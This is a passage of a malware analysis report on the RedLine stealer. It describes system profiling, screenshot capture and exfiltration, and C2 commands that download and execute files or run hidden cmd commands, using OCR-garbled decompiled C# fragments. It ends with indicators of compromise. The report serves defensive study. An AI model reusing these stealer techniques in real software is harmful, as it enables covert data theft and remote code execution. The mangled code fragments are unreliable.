	- 1913 - 1913 - 1913 - 1913 - 1913 - 1913 - 1913 - 1913 - 1913 - 1913 - 1913 - 1913 - 1913 - 1913 - 1913 - 191
	3)1
	<pre>if (((obj != null) ? obj.ToString() : null) == string_0)</pre>
	<pre>List<string> list2 = list;</string></pre>
	<pre>object obj2 = managementObject["ExecutablePath"];</pre>
	<pre>list2.Add((obj2 != null) ? obj2.ToString() : null);</pre>

Figure 66

OpenSubKey is utilized to open the "SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall" registry key, which contains the installed programs. The purpose is to extract the program name and version:




Figure 67

RedLine stealer gets a list of all installed input languages:



Figure 68

The total amount of physical memory available to the OS is retrieved by running the "SELECT * FROM Win32_OperatingSystem" WMI query:





The binary extracts the Windows product name and the processor architecture:

DU	blic static string smethod 11()
r pu	State State State Since the Since the State Stat
	try
	string object;
	try
	<pre>object = (SystemInfoHelper.smethod 44() ? "x64" : "x32");</pre>
	catch (Exception)
	(
	object_ = "x86";
	<pre>string object_2 = SystemInfoHelper.smethod_45("SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion", "ProductName");</pre>
	SystemInfoHelper.smethod 45("SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion", "CSDVersion");
	if (lSystemInfoHelper.smethod 46(object 2))
	return SystemInfoHelper.smethod 47(object 2, " ", object);
	}
22	

The process computes an MD5 hash by creating an MD5CryptoServiceProvider object and then calling the ComputeHash method:

345678	pul {	<pre>blic static string smethod_2(string string_0) object object_ = new MD5CryptoServiceProvider(); byte[] object_2 = Class5.smethod_7(Class5.smethod_12(), string_0); return Class5.smethod_14(Class5.smethod_3(Class5.smethod_13(object_, object_2)), "-", string.Empty);</pre>
147 148		<pre>internal static object smethod_13(object object_0, object object_1) {</pre>
149 150		<pre>return object_0.ComputeHash(object_1); }</pre>

Figure 71

The stealer computes the MD5 hash of a concatenation of the network domain name, the username, and the serial number extracted before. It is used as the machine ID and will appear in the network traffic:





Figure 72

The executable location is retrieved from the "Assembly.GetExecutingAssembly.Location" property:



The malicious binary retrieves the input language for the current thread, the current time zone name, and the OS version. The extracted values are stored in a ScanResult structure:



Figure 74

664	internal static object smethod 48()
665	
666	return InputLanguage.CurrentInputLanguage;
667	
668	
669	<pre>// Token: 0x060001D2 RID: 466 RVA: 0x00003941 File Offset: 0x00001B41</pre>
670	internal static object smethod 49(object object 0)
671	(
672	return object 0.Culture;
673	
674	
675	// Token: 0x060001D3 RID: 467 RVA: 0x00003949 File Offset: 0x00001B49
676	internal static object smethod 50(object object 0)
677	{
678	return object 0.EnglishName;
679	}
680	
681	// Token: 0x060001D4 RID: 468 RVA: 0x00003951 File Offset: 0x00001B51
682	internal static object smethod 51()
683	
684	return TimeZoneInfo.Local:
685	3
686	
687	// Token: 0x060001D5 RID: 469 RVA: 0x00003958 File Offset: 0x00001B58
688	internal static object smethod 52(object object 0)
689	Anternov state object smethod_st(object object_o)
690	return object 0.DisplayName;
691	recurr object_0.01sprayname,

Figure 75

The ScanResult.MachineName value is set to the username extracted from the



Environment.UserName property:





The malware creates a new Graphics object from the current user session's desktop using the Graphics.FromHwnd method. It retrieves the vertical height in pixels and the vertical height of the entire desktop in pixels using GetDeviceCaps (10 = **VERTRES**, 117 = **DESKTOPVERTRES**):





The executable creates a rectangle representing the bounds of the primary screen:





The Graphics.CopyFromScreen method is utilized to make a capture of the screen:

2) Class#.class#.calisted=a calisted=accaliste, object, objects.CrestedEinder.GetMeber(CharpEinderFlags.Nove, "Midth", Class#.isetMod_J3(typedf(class#), "ypMendle), ner CharpErgumentInfs[] 24 Class#.isetMod_M(CSharpErgumentInfeFlags.Nove, null) 27));
20 object arg2 + ClassiN.classiN.classiN.classiN.classiN.classiN.callSite_0, ob(); 29 If (ClassiN.classiN.callSite_1 ++ null)
<pre>classil.classil.calSite_1 = CallSite(FunctCallSite, object).Create(Einder.detNomber(CSharpBinderFlags.Hone, "Height", Classil.smethod_33(typeof(Classil).Typemandle), new CSharpArgumentInfo[]</pre>
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52 { ClassW.setHod_34(CSbarpkrgueentInfollags.UseCompileTimsType, null), ClassW.setHod_34(CSbarpkrgueentInfollags.UseCompileTimsType, null), ClassW.setHod_34(CSbarpkrgueentInfollags.UsecmpileTimsType, null), ClassW.setHod_34(CSbarpkrgueentInfollags.Use, null) ClassW.setHod_34(CSbarpkrgueentInfollags.Use, null) T Ull 17 ClassW.setHod_34(CSbarpkrgueentInfollags.Use, null) T ClassW.setHod_34(CSbarpkrgueentInfollags.Use, null) ClassW.setHod_34(CSbarpkrgueentInfollags.Use, null) Clas

Figure 79

The resulting image is saved to a memory stream in the PNG format (see figure 80). The buffer containing the screenshot is encoded using Base64 and exfiltrated in the Monitor entry of the network traffic.




Figure 80

Remote Task Actions

The following actions are implemented by the stealer:




Figure 81

The C2 server can specify an entry such as "<URL>|<PathOfFile>" in the network traffic. An additional file can be downloaded from the URL by calling the WebClient.DownloadData method and then saved in the file path mentioned above:


12 13	<pre>public bool imethod_0(UpdateAction updateAction_0) </pre>
14 15	<pre>return updateAction_0 == UpdateAction.Download; }</pre>
16 17 18 19	<pre>// Token: 0x06000236 RID: 566 RVA: 0x0000ABF0 File Offset: 0x000008DF0 public bool imethod_1(UpdateTask updateTask_0) {</pre>
20	try
21 22 23 24	<pre>{ string[] array = Class35.smethod_3(Class35.smethod_2(updateTask_0), new string[] {</pre>
	<pre>}, StringSplitOptions.RemoveEmptyEntries); </pre>
	<pre>Class35.smethod_6(Class35.smethod_4(array[1]), Class35.smethod_5(new WebClient(), array[0]));</pre>
	catch
29 30	
	return true;

Figure 82

65	internal static object smethod 4(object object 0)
	{
67	<pre>return Environment.ExpandEnvironmentVariables(object_0);</pre>
68 69	}
	// Token: 0x0600023D RID: 573 RVA: 0x00003B31 File Offset: 0x00001D31
71	internal static object smethod 5(object object 0, object object 1)
72	
73	<pre>return object_0.DownloadData(object_1);</pre>
74 75)
76	// Token: 0x0600023E RID: 574 RVA: 0x00003B3A File Offset: 0x00001D3A
77	internal static void smethod 6(object object 0, object object 1)
78	{
79	File.WriteAllBytes(object 0, object 1);
80	}

Figure 83

There is a second similar action called "DownloadAndEx". The difference is that the new file is executed by calling the Process.Start function:



<pre>internal static void smethod_5(object object_0, object object_1, object object_1)</pre>
<pre>object_0.DownloadFile(object_1, object_2); }</pre>
// Token: 0x0600022F RID: 559 RVA: 0x00003809 File Offset: 0x00001D09
<pre>internal static object smethod_6(object object_0) {</pre>
return object_0.Directory; }
<pre>// Token: 0x06000230 RID: 560 RVA: 0x0000336E File Offset: 0x0000156E internal static object smethod_7(object object_0)</pre>
<pre>{ return object_0.FullName; }</pre>
// Token: 0x06000231 RID: 561 RVA: 0x00003811 File Offset: 0x00001D11
<pre>internal static void smethod_8(object object_0, object object_1)</pre>
<pre>{ object_0.WorkingDirectory = object_1; }</pre>
// Token: 0x06000232 RID: 562 RVA: 0x00003B1A File Offset: 0x00001D1A
<pre>internal static void smethod_9(object object_0, object object_1)</pre>
<pre>object_0.FileName = object_1; }</pre>
// Token: 0x06000233 RID: 563 RVA: 0x00003AE0 File Offset: 0x00001CE0
<pre>internal static object smethod_10(object object_0)</pre>
<pre>{ return Process.Start(object 0);</pre>

Figure 85

RedLine stealer can specify a command that is executed by the CMD.exe process. In this case, no window is created:

13 14	<pre>public bool imethod_0(UpdateAction_0)</pre>
15 16	return updateAction_0 == UpdateAction.Cmd;
17 18 19	// Token: 0x06000218 RID: 536 RVA: 0x8000AAD4 File Offset: 0x00008CD4 public bool imethod_1(UpdateTask updateTask_0)
28 21	
22 23 24 25 26 27 28 29 30 31 32 33 34 35 36	<pre>char[] array = new char[3]; Class33.smethod_2(array, field(class45.struct7_2).field(and)e); string fileName = new string(array); char[] array2 = new char[3]; Class33.smethod_2(array2, field(fclass45.struct7_1).field(and)e); ProcessStartInfo object_ = new ProcessStartInfo(fileName, Class33.smethod_4(new string(array2), Class33.smethod_3(updateTask_0))); Class33.smethod_2(object_, false); Class33.smethod_2(object_, frue); Class33.smethod_6(class33.smethod_7(object_), 30000); catch { return true;</pre>
37) internal static void smethod 5(object object 0, bool bool 0)
77 78 79	<pre>chect_0.UseShellExecute = bool_0; }</pre>
80 81 82 83	<pre>// Token: 0x06000220 RID: 544 RVA: 0x00003AD7 File Offset: 0x00001CD7 internal static void smethod_6(object object_0, bool bool_0)</pre>
84 85	<pre>object_0.CreateWokindow = bool_0;</pre>
86 87 88 89	<pre>// Token: 0x06000221 RID: 545 RVA: 0x00003AE0 File Offset: 0x00001CE0 internal static object smethod_7(object object_0)</pre>
90 91	<pre>return Process.Start(object_0);</pre>

The malicious process can open a specific URL by calling the Process.Start method:

11	<pre>public bool imethod_0(UpdateAction updateAction_0)</pre>
12 13	<pre>{ return updateAction_0 == UpdateAction.OpenLink;</pre>
14 15	
	// Token: 0x06000241 RID: 577 RVA: 0x0000AC4C File Offset: 0x00008E4C
17	<pre>public bool imethod_1(UpdateTask updateTask_0)</pre>
18	
	try
21	<pre>Class36.smethod_3(Class36.smethod_2(updateTask_0));</pre>
22	[[] [] [] [] [] [] [] [] [] [] [] [] []
	catch
24	
25	
26	return true;
27	
48	internal static object smethod 2(object object 0)
	return object_0.TaskArg;
51	
52	
	// Token: 0x06000246 RID: 582 RVA: 0x00003851 File Offset: 0x00001D51
	<pre>internal static object smethod_3(object object_0)</pre>
	<pre>return Process.Start(object_0);</pre>
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Figure 87

Indicators of Compromise

SHA256

E3544F1A9707EC1CE083AFE0AE64F2EDE38A7D53FC6F98AAB917CA049BC63E69

Directory created

 $\label{eq:localApplicationData} \ensuremath{\circle{Subarrow}} \ensuremath{\circle{Subarrow$

Process spawned

%AppData%\winlogon.exe

C2 server

siyatermi.duckdns[.]org:17044

